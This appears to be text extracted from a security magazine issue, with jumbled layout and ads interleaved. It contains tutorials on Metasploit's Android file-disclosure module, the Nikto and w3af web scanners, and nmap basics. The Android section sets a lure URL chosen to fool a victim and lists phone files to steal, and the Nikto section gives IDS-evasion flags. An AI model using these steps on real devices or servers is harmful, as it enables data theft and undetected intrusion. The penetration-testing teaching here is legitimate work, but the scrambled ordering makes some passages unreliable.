Name	Rank	Description
auxiliary/gather/android_htmlfileprovider	normal	Android Content Provider File Disclosure
auxiliary/scanner/sip/sipdroid_ext_enum	normal	SIPDroid Extension Grabber

Type show options to get a list of options associated with this particular module.

Here, *SRVHOST* is the local host on which we will be running the exploit server; *SRVPORT* is the port number on which we want this exploit to run, which we select to be 80 in this case. *URIPATH* is the path of this exploit on your server. We select this to be /angrybirds. So, that it is easier to convince the victim, to navigate to this URL using his android phone

### Listing 2. Matching modules II

```
msf > info auxiliary/gather/android_htmlfileprovider
Name: Android Content Provider File Disclosure
Module: auxiliary/gather/android_htmlfileprovider
Version: 14774
License: Metasploit Framework License (BSD)
Rank: Normal
Description:
This module exploits a cross-domain issue within the Android web browser to exfiltrate files from a vulnerable device.
```

(Figure 2). The last option to set is the FILES. By default the files parameter is set to /proc/version,/proc/self/status,/data/system/packages.list.

If we would have wished to add another file, which is to be stolen, for suppose, an image taken from the camera application for the phone. We would set the FILES to /mnt/sdcard/DCIM/Camera/Img001.jpg.

```
Msf auxiliary(android_htmlfileprovider)>set FILES /mnt/sdcard/DCIM/Camera/Img001.jpg
```

Type in run to launch the exploit.

```
msf auxiliary(android_htmlfileprovider) > run
[*] Auxiliary module execution completed
[*] Using URL: http://10.0.53.75:80/angrybirds
[*] Server started.
```

Navigate to the URL <http://10.0.53.75/angrybirds> using the victim's Android phone. Here we could use any browser to navigate, either the Default Android browser, or any other installed browser (Figure 3).

```
msf auxiliary(android_htmlfileprovider) > run
[*] Auxiliary module execution completed
[*] Using URL: http://10.0.53.75:80/angrybirds
[*] Server started.
msf auxiliary(android_htmlfileprovider) > [*] 10.0.53.242:61314 Request 'GET /angrybirds'
[*] 10.0.53.242:61314 + User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.3; en-us; sdk Build/GRI34) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1
[*] 10.0.53.242:61314 Sending initial HTML ...
```

Figure 3. Running the exploit

```
root@bt: /pentest/web/nikto# perl nikto.pl -host http://10.0.2.16 -port 80
- Nikto v2.1.4
-----
+ Target IP: 10.0.2.16
+ Target Hostname:
+ Target Port: 80
+ Start Time: 2012-05-25 01:43:30
-----
+ Server: Apache/2.2.3 (Red Hat)
+ ETag header found on server, inode: 13075038, size: 56141, mTime: 0x8f60ddc0
+ Apache/2.2.3 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.1.6
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-3268: /web/: Directory indexing found.
+ OSVDB-2695: /photo/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access.
+ OSVDB-3268: /pdf/: Directory indexing found.
+ OSVDB-3268: /pix/: Directory indexing found.
+ OSVDB-3092: /pix/: This might be interesting...
+ OSVDB-3268: /updates/: Directory indexing found.
+ OSVDB-3092: /updates/: This might be interesting...
+ OSVDB-3092: /web/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3093: /webmail/src/read_body.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /.bashrc: User home dir was found with a shell rc file. This may reveal file and path information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /image/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3268: /im/: Directory indexing found.
+ OSVDB-3092: /im/: This might be interesting... potential country code (Isle Of Man)
+ OSVDB-3268: /sm/: Directory indexing found.
+ OSVDB-3092: /sm/: This might be interesting... potential country code (San Marino)
```

Figure 4. Running Nikto in normal mode

### Listing 3. Nikto ShellCode III

```
root@bt:~#./nikto.pl -list-plugins
Plugin: ssl
  SSL and cert checks - Perform checks on SSL/Certificates
  Written by Sullo, Copyright (C) 2010 CIRT Inc.
Plugin: dictionary
  Dictionary attack - Attempts to dictionary attack commonly known directories/files
  Written by Deity, Copyright (C) 2009 CIRT Inc
Plugin: headers
  HTTP Headers - Performs various checks against the headers returned from an HTTP request.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Plugin: auth
  Guess authentication - Attempt to guess authentication realms
  Written by Sullo/Deity, Copyright (C) 2010 CIRT Inc
Plugin: cgi
  CGI - Enumerates possible CGI directories.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Plugin: cookies
  HTTP Cookie Internal IP - Looks for internal IP addresses in cookies returned from an HTTP request.
  Written by Sullo, Copyright (C) 2010 CIRT Inc.
Plugin: outdated
  Outdated - Checks to see whether the web server is the latest version.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Plugin: msgs
Plugin: robots
  Robots - Checks whether there's anything within the robots.txt file and analyses it for other paths
  to pass to other scripts.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Plugin: report_csv
  CSV reports - Produces a CSV report.
  Written by Deity, Copyright (C) 2008 CIRT Inc.
Plugin: apacheusers
  Apache Users - Checks whether we can enumerate usernames directly from the web server
  Written by Javier Fernandez-Sanguinoi Pena, Copyright (C) 2008 CIRT Inc.
Plugin: favicon
  Favicon - Checks the web server's favicon against known favicons.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.
Defined plugin macros:
@@NONE = ""
@@ALL = "ssl;dictionary;headers;tests;auth;cgi;subdomain;report_text;report_
  xml;report_metasploit;embedded;report_html;content_search;cookies;outdated;msgs;muti
  ple_index;httpoptions;put_del_test;robots;report_csv;apacheusers;favicon;apache_expect_
  xss;report_nbe"
@@DEFAULT = "@@ALL;-@@MUTATE;tests(report:500)"
  (expanded) = "httpoptions;headers;multiple_index;outdated;put_del_test;auth;report_xml;report_
  nbe;apacheusers;report_metasploit;cookies;apache_expect_xss;embedded;ssl;favicon;cgi;content_
  search;report_csv;msgs;report_html;tests(report:500);robots;report_text"
@@MUTATE = "dictionary;subdomain"
```

```

root@bt:/pentest/web/w3af# ./w3af_console
w3af>>> help
-----
start           | Start the scan,
plugins        | Enable and configure plugins.
exploit        | Exploit the vulnerability.
profiles       | List and use scan profiles.
cleanup        | Cleanup before starting a new scan.
-----
http-settings  | Configure the HTTP settings of the framework.
misc-settings  | Configure w3af misc settings.
target         | Configure the target URL.
-----
back           | Go to the previous menu.
exit           | Exit w3af.
assert        | Check assertion.
-----
help           | Display help. Issuing: help [command] prints more spe
version       | Show w3af version information.
keys          | Display key shortcuts.
-----
w3af>>>
    
```

Figure 5. w3af console UI

The msfconsole will send the exploit payload, and in return will receive and display back, all the information stored in the different files stored in the files parameter. While using this exploit with an image, the result you get will be encoded in Base64, so you'll have to first convert it to an image format, before viewing it.

### Conclusion

This is how the new generation pwnage takes place through mobile devices. In mobile exploitation, this is just the tip of the iceberg, a lot more is yet to happen.

```

w3af/profiles>>> list
-----
Profile | Description
-----
bruteforce | Bruteforce form of basic authentication access control using default cred
audit high risk | Perform a scan to only identify the vulnerabilities with higher risk, like
full audit manual disc | Perform a manual discovery using the spiderMan plugin, and afterwards scan
full_audit | This profile performs a full audit of the target website, using only the w
OWASP_TOP10 | The Open Web Application Security Project (OWASP) is a worldwide free and
fast_scan | Perform a fast scan of the target site, using only a few discovery plugin
empty_profile | This is an empty profile that you can use to start a new configuration fro
web_infrastructure | Use all the available techniques in w3af to fingerprint the remote web inf
sitemap | Use different online techniques to create a fast sitemap of the target web
w3af/profiles>>>
    
```

Figure 6. list of profiles to be used for audit

### Nikto

Nikto is a small, compact and efficient open source web security scanner by Sullo. Written mostly in Perl, it could perform tests against web servers, including over 6000 potentially dangerous files/CGIs, outdated versions, and vendor specific problems on over 1000 servers.

The main objective of Nikto is to scan the website to find “interesting files” and look for common web application vulnerabilities. It checks through finding misconfigured and default files and programs installed on the web server.

### Usage

The basic Nikto scan requires just specifying the target URL parameter though -host (Figure 4).

a d v e r t i s e m e n t



## Web Based CRM & Business Applications for small and medium sized businesses


### Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100

info@workbooks.com



```
w3af/config:target>>> view
-----
Setting      | Value      | Description
-----
targetOS     | unknown    | Target operating system (unknown/unix/windows)
targetFramework | unknown    | Target programming framework (unknown/php/asp)
target       |            | A comma separated list of URLs
```

Figure 7. Setting up the target options for audit

```
root@bt:~# ./nikto.pl -host http://targeturl.com
```

The different configuration of the tool could also be modified according to the need. The default Nikto configuration file is located in the path /pentest/web/nikto/nikto.conf. The results of nikto could be presented in 3 different file formats: HTML, txt and CSV. Defining a output file format could be done by using the -f parameter

```
root@bt:~# ./nikto.pl -e 3 -host http://targetsitesite.com -F html -o results.html
```

Nikto provides us a range of options while performing the scan. For example: We could also specify the ports on which the scan has to be performed, along with proxy through which the scan process has to be executed.

```
root@bt:~# ./nikto.pl -h 10.0.53.1 -p 80,88,443 -useproxy 127.0.0.1:8080
```

To get a full list of different parameters, type in

```
root@bt:~# ./nikto.pl
```

Another feature of Nikto is, it could be integrated with other security tools such as NMap and Nessus for better results. Nikto comes with a list of plugins, which further expands its capabilities of scanning. To get a list of all the plugins available: Listing 3.

Now suppose, For example, we want to use the plugins cookies, outdated and msgs, we would be specifying the plugins name, with the parameter -Plugins, after the host name on which the scan has to be performed.

```
w3af>>> plugins
w3af/plugins>>> help
-----
list          | list available plugins.
back         | Go to the previous menu.
exit         | Exit w3af.
assert      | Check assertion.

grep         | View, configure and enable grep plugins
mangle       | View, configure and enable mangle plugins
evasion      | View, configure and enable evasion plugins
bruteforce   | View, configure and enable bruteforce plugins
output       | View, configure and enable output plugins
audit        | View, configure and enable audit plugins
discovery    | View, configure and enable discovery plugins

w3af/plugins>>>
```

Figure 8. Plugins which could be used during the scan. Each plugins has different sub-modules

```
w3af/plugins>>> help audit
View, configure and enable audit plugins
Syntax: audit [config plugin | plugin1[,plugin2 ... pluginN] | desc plugin]
Example1: audit
Result: All enabled audit plugins are listed.

Example2: audit LDAPi,blindSql
Result: LDAPi and blindSql are configured to run

Example3: audit config LDAPi
Result: Enters to the plugin configuration menu.

Example4: audit all,!blindSql
Result: All audit plugins are configured to run except blindSql.

Example5: audit desc LDAPi
Result: You will get the plugin description.

Example6: audit LDAPi,blindSql
          audit !LDAPi
Result: LDAPi is disabled in the second command, only blindSql will run.
w3af/plugins>>>
```

Figure 9. Information about the audit plugin

```
root@bt:~# ./nikto.pl -h example.com -Plugins cookies; outdated; msgs
```

To use all the plugins at once, specify it with the plugin parameter @all.

```
root@bt:~# ./nikto.pl -h example.com -Plugins @all
```

## IDS Evasion

A normal Nikto scan will generate a lot of access logs, which would alert the IDS and webmasters about something fishy going in the network. To come over this problem, Nikto uses a set of techniques to avoid getting detected.

It uses the RFP's LibWhisker for its IDS evasion techniques. Though not too advanced to evade the best IDSes today, it could avoid getting detected by a large no of IDS. At present, there are 9 evasion techniques available.

- Random URI encoding (non-UTF8)
- Add directory self-reference ./
- Premature URL ending
- Prepend long random string to request
- Fake parameters to files
- TAB as request spacer instead of spaces
- Random case sensitivity

```
w3af/plugins>>> discovery
-----
Plugin name | Status | Conf | Description
-----
afd         | Enabled | Yes  | Find out if the remote web server has an active f
allowedMethods | Enabled | Yes  | Enumerate the allowed methods of an URL.
archiveDotOrg | Enabled | Yes  | Search archive.org to find new pages in the target
bing-spider | Enabled | Yes  | Search Bing to get a list of new URLs.
content-negotiation | Enabled | Yes  | Use content negotiation to find new resources.
detectReverseProxy | Enabled | Yes  | Find out if the remote web server has a reverse p
detectTransparentProxy | Enabled | Yes  | Find out if your ISP has a transparent proxy inst
digitSum    | Yes     | Yes  | Take an URL with a number (index.asp) and try
dir-bruter  | Yes     | Yes  | Find web server directories by brute force.
dnsWildcard | Enabled | Yes  | Find out if www.site.com and site.com return the
domain-dot  | Yes     | Yes  | Send a specially crafted request with a dot after
doNetErrors | Enabled | Yes  | Request specially crafted URLs that generate ASP
favicon-identification | Enabled | Yes  | Identify server software using favicon.
findBackdoor | Enabled | Yes  | Find web backdoors and web shells.
findCaptchas | Enabled | Yes  | Identify captcha images on web pages.
findCVCS    | Enabled | Yes  | Find GIT, Mercurial (HG), and Bazaar (BZR) reposi
findGIT     | Enabled | Yes  | Find GIT repositories.
findVHost  | Enabled | Yes  | Modify the HTTP Host header and try to find virtu
fingerBang  | Yes     | Yes  | Search Bing to get a list of users for a domain.
fingerGoogle | Yes     | Yes  | Search Google using the Google API to get a list
fingerPKS   | Yes     | Yes  | Search MIT PKS to get a list of users for a domain.
fingerprint-WAF | Enabled | Yes  | Identify if a Web Application Firewall is present
fingerprint-os | Enabled | Yes  | Fingerprint the remote operating system using the
frontpage-version | Enabled | Yes  | Search FrontPage Server Info file and if it finds
ghdb       | Yes     | Yes  | Search Google for vulnerabilities in the target s
googleIndex | Yes     | Yes  | Search google using google API to get new URLs
```

Figure 10. list of sub-modules in the discovery plugin



```
w3af/plugins>>> output console,txtfile,htmlfile
w3af/plugins>>> output
```

Plugin name	Status	Conf	Description
console	Enabled	Yes	Print messages to the console.
emailReport	Enabled	Yes	Email report to specified addresses.
gtkOutput	Enabled	Yes	Saves messages to kb.kb.getData('gtkOutput', 'ques
htmlFile	Enabled	Yes	Print all messages to a HTML file.
txtFile	Enabled	Yes	Prints all messages to a text file.
xmlFile	Enabled	Yes	Print all messages to a xml file.

Figure 11. Setting up the output options for the audit result

- Use Windows directory separator \ instead of /
- Session splicing

To use an evasion technique:

We just have to specify the `-e` parameter along with the evasion technique number.

```
For ex: root@bt:~# ./nikto.pl -u http://targetsite.com -e 314.
```

This will activate the evasion techniques namely “Premature URL Ending”, “Random URI Encoding” and “Prepend long random string to requests”

## Conclusion

Nikto, even though not being a full penetration testing tool in itself, does help in identifying the common vulnerabilities existing on a web server. It also comes handy, when the penetration testing is to be performed within a short period of time limit.

## W3AF

Another vulnerability assessment and exploitation tool in the Backtrack suite of tools is the well-known *w3af*. *Web Application Attack and Audit Framework* or *w3af* is an open source web security tool, made by Andres Riancho. Written in Python, the main power of *w3af* lies in its over 100+ plugins, which we will be seeing further in this article. *w3af*, unlike Nikto, not only finds the vulnerabilities, it also goes a step ahead and exploits the found vulnerabilities to get further access to the target. The plugins of *w3af* are divided into 8 parts, according to

```
w3af>>> start
Exiting setoutputPlugins()
Called <before.start()
called buildOpeners
tcpoliver: added one connection, len(self.hostmap['adityagupta.net']): 1
DNS response from DNS server for domain: adityagupta.net
GET http://adityagupta.net returned HTTP code "200" - 1d:00
Starting "errorPages" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Starting "httpAutoDetect" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Starting "pathDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Starting "error500" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Starting "collectCookies" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Starting "dateTimeValidation" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Starting "codeDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Starting "blankBody" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Starting "metaTags" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
Starting "xv" grep worker for response: < httpResponse | 200 | http://adityagupta.net | 1d:00
```

Figure 12. Audit in progress with the selected profile and plugins

```
GNU nano 2.2.2 File: Adi.w3af
profiles
list
use OWASP TOP10
back
target
set target http://10.0.53.242/attackme
back
plugins
discovery phpinfo
output console,txtfile,htmlfile
output
start
```

Figure 13. Writing the automation script including the list of commands

their usage namely: *Discovery, audit, grep, attack, mangle, evasion, attack and bruteforce*. The vulnerabilities share their knowledge with each other using a knowledge base. We could also use *w3af* in order to send fuzzy and manual HTTP requests with the vulnerability found, to the target server. *W3af* can be operated in both modes: *Graphical User Interface (gtkUI)* and *Console User Interface (consoleUI)*. In this article, for the sake of simplicity, we will be using the *w3af* in consoleUI mode.

## Usage

Let's first of all launch the *w3af* console and have a look at all the available options (Figure 5).

```
root@bt:~/pentest/web/w3af# ./w3af_console
w3af>>> help
```

The first step here is to select a profile. A profile is generally the selection of particular modules from the plugins which would be activated during the audit.

Navigate to the profiles menu, and list all the available profile options (Figure 6):

```
w3af>>>profiles
w3af/profiles>>>list
```

This shows us all the available profile options in *w3af*, which could be used in an audit. One could

```
root@bt:~/pentest/web/w3af# nano Adi.w3af
root@bt:~/pentest/web/w3af# ./w3af console -s Adi.w3af
w3af>>> profiles
w3af/profiles>>> list
```

Profile	Description
bruteforce	Bruteforce form or basic authentication access credentials. To run this profile, set the target access control is, and then click on Start.
audit_high_risk	Perform a scan to only identify the vulnerabilities, 05 Commanding, Insecure File Upload
full_audit_manual disc	Perform a manual discovery using the spiderMap site for any known vulnerabilities.
full audit	This profile performs a full audit of the target webSpider plugins for discovery.
OWASP TOP10	The Open Web Application Security Project (OWASP) community focused on improving the security of software searched for and published the ten-most common search for this top 10 security flaws. For more info: http://www.owasp.org/index.php/OWASP T

Figure 14. Automation in progress

also manually select the modules from the plugins. But, in order to reduce the human effort and fasten up the process profiles were developed.

Let us now go ahead and chose the profile `OWASP_TOP10`, which searches for the OWASP Top 10 vulnerabilities and exploits them.

```
w3af/profiles>>>use OWASP_TOP10
```

After selecting the profile, we should now select our attack target.

```
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> view
```

The target contains the following options, which could be specified by user about the target: *targetOS*, *targetFramework* and *target* itself.

Let us suppose that we don't exactly know the target Operating System and Programming Framework being used. So, we will only set the target URL.

```
w3af/config:target>>> set target
http://10.0.53.242/attackme
```

After the target has been set, let's have a look at the plugins, and select if necessary.

To view information about a particular plugin, navigate to plugins, and type in help [plugin-name].

```
w3af>>> plugins
w3af/plugins>>> help audit
```

To view the modules stored in a plugin, just type in the [plugin-name], and it will bring up the modules within that plugin.

```
w3af/plugins>>> discovery
```

We could either select the modules to be used from this list or opt to use all of them. Since, we have already selected the `OWASP_TOP10` profile; it has automatically enabled the associated modules of the plugins with it. To enable a module which is not selected at present, for example, *phpinfo* in our case,

```
w3af/plugins>>> discovery phpinfo
```

The above command would also enable the *phpinfo* module of the *discovery* plugin. After setting up the plugins, let us move forward and set the output methods of the audit process. We want

to set it to show up in console, and also get saved as text and an HTML file.

```
w3af/plugins>>> output console, textFile, htmlFile
```

Type in output again, to make sure, if they have been enabled.

```
w3af/plugins>>> output
```

To start the audit, go back, and type in start.

```
w3af>>>start
```

It will now perform the audit and show the output in console, as well as save it in a text and html file. An important feature of *w3af* is its automation capabilities. *W3af* offers creation of scripts which could be executed, and would run the above audit using the same commands which we used just now, so that we don't have to type each and every command again when we are auditing. To do this, create a filename, with the extension *w3af* in the same folder, where *w3af* is present. Type in it, the commands in sequential order, which needs to be executed. In our case, it is profiles, list, use `OWASP_TOP10`, back, target, set target `http://10.0.53.242/attackme`, back, plugins, discovery *phpinfo*, output console, textFile, htmlFile, output, start.

Save the filename as `anyname.w3af` as stated above. Now, launch the *w3af* console, with the script parameter to be the filename just created.


```
root@bt:~#./w3af_console -s Adi.w3af
```

## Conclusion

To conclude, *w3af* is an wonderful Penetration Testing tool, which finds the vulnerabilities and also exploits them. In real life scenario, this is often used along with *Nikto* Scanner to get better results about the vulnerabilities on the server.

---

## ADITYA GUPTA



*Aditya Gupta is a well-known Mobile Security Researcher and Penetration Tester. His main expertise includes Exploiting Web Applications, Evading Firewalls and Exploit Research. Aditya is responsible for the discovery of many serious vulnerabilities in websites such as Google, Apple, Microsoft, Skype, Adobe, and a variety of other major software technologies. Aditya has worked on many Android security projects and has been a frequent speaker to many of the conferences. He can be followed on twitter at @adi1391.*

# Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: *in-depth* **HDD diagnostics**, **firmware recovery**, **HDD duplication**, and **file recovery**. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.

## Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch



Visit [atola.com](http://atola.com) for details



# Nmap: For Newbies


As a former Network Warfare Instructor for the US Air Force, I get asked a lot of questions: among the most common is what did you teach, or can you not talk about it? The simple answer is I taught a subset of Air Force Doctrine known as Network Defense, or NetD for short.

The premise of NetD is simple enough: the protection of information residing in, or transmitting through, network information systems (NIS). The big distinction here is that no differentiation is made between the standard TCP/IP computer networks, telephony (SS7 and cellular), radio, or even industrial control and utilities systems (ICS and SCADA). All networks are afforded equal protection, and for good reason: in today's increasingly interconnected world, these systems are converging as well. The big problem is many systems, I'll use SCADA as an example, were developed decades ago and there was no thought given to security, not because they didn't care about security, but why worry about device signing, certificate checking, and data encryption on a closed network? What does that have to do with nmap? You ask. To be blunt, everything: Nmap was one of the basic tools we would start students on. It's open source, so free, and reasonably easy to get using right away for basic network scans.

I say nmap is relatively easy to get using, but take that with a grain of salt. As you can see in the screen capture below, by running `nmap -help`, we are presented with a wealth of option flags for our use (Figure 1).

For the very new, here's the run-down on how I'm currently set-up. It's a little bit more complicat-

ed than I describe here, but these are the basics (for a complete run-down of everything, see the notes section at the end of the article). I'm running a Linux distribution called Backtrack 5 R3; Backtrack is a highly-customized Ubuntu Linux load with hundreds of tools preinstalled. These tools are designed for the professional network penetration tester (pentester) and the network security admin. However, as with all test and administration tools, they can be used for nefarious purposes. My target will be my other computer, running on the



```
root@bt:~# nmap -help
Nmap 6.01 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] (target specification)

TARGET SPECIFICATION:
  -Can pass hostnames: IP addresses, networks, etc.
  -Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude file>: Exclude list from file

HOST DISCOVERY:
  -sn: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK/UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host

SCAN TECHNIQUES:
  --sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Mainion scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI < zombie host(s) <probeport(s)>: Idle scan
  -sV/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
```

Figure 1. nmap has a wealth of option flags

same internal-only network, and its running Windows 7 Home Edition.

Alrighty then, lets get down to the nitty-gritty, right? Not so fast. We have to start off with the question of what is nmap? Nmap is a powerful, command-line based, open-source packet sniffer and network-mapping tool. It can determine, among a great many other things, what services and their versions are running on particular ports at a particular IP address or range of IPs, as well as what operating system and version is running. Using this tool, you can begin mapping your network and possibly identifying

rogue systems and/or services. Nmap, when determining running services doesn't simply reply on the port number, it can actually run what's called banner-grabbing to get the actual service and version number of the service.

```

root@bt:~# nmap 172.16.164.132
Starting Nmap 6.01 ( http://nmap.org ) at 2013-04-25 20:31 CDT
Nmap scan report for 172.16.164.132
Host is up (0.00032s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  iclslap
58003/tcp open  unknown
MAC Address: 00:0C:29:B1:19:2B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.01 seconds
root@bt:~#
    
```

**Figure 2.** Using nmap without any flags still provides some interesting results

```

root@bt:~# nmap -sV 172.16.164.132
Starting Nmap 6.01 ( http://nmap.org ) at 2013-04-25 20:32 CDT
Nmap scan report for 172.16.164.132
Host is up (0.00040s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
58003/tcp open  tcpwrapped
MAC Address: 00:0C:29:B1:19:2B (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.04 seconds
    
```

**Figure 3.** Using this option, we can see a table of port numbers, services, and versions

```

root@bt:~# nmap -O 172.16.164.132
Starting Nmap 6.01 ( http://nmap.org ) at 2013-04-25 20:36 CDT
Nmap scan report for 172.16.164.132
Host is up (0.00043s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  iclslap
58003/tcp open  unknown
MAC Address: 00:0C:29:B1:19:2B (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|Vista|2008
OS CPE: cpe:/o:microsoft:windows 7::professional cpe:/o:microsoft:windows_vista:: cpe:/o:microsoft:windows_vista::spi cpe:/o:microsoft:windows_server_2008::spi
OS details: Microsoft Windows 7 Professional, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2 or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.68 seconds
    
```

**Figure 4.** Using this information, we can determine if our system is vulnerable to an attack



**Figure 5.** Hard rind, squishy innards (Photo credit: <http://en.wikipedia.org/wiki/File:Watermelons.jpg>)



**Figure 6.** In JRR Tolkien's "Lord of the Rings," he describes the city of Minas Tirith as having multiple concentric rings of defensive walls. This is layered security. As we discover in the screenplay adaption from New Line Productions though, the layers mean little when the attackers have an air force. (Photo credit: © 2003 New Line Productions, Inc. All Rights Reserved To Copyright Owner(s))

So now what do we need? Go ahead and think about it, yell out the answer when you've got it, I'll wait... Did you answer we need an IP address to scan? Is so, pat yourself on the back and go grab yourself a cookie. We need an IP to scan, and from looking at the top of the results from the `-help` option earlier, we know the nmap syntax. Let's say the IP we've chosen is 172.16.164.132, this happens to be the current IP of my Windows laptop, we type it in: `nmap 172.16.164.132` and we get our results: Figure 2.

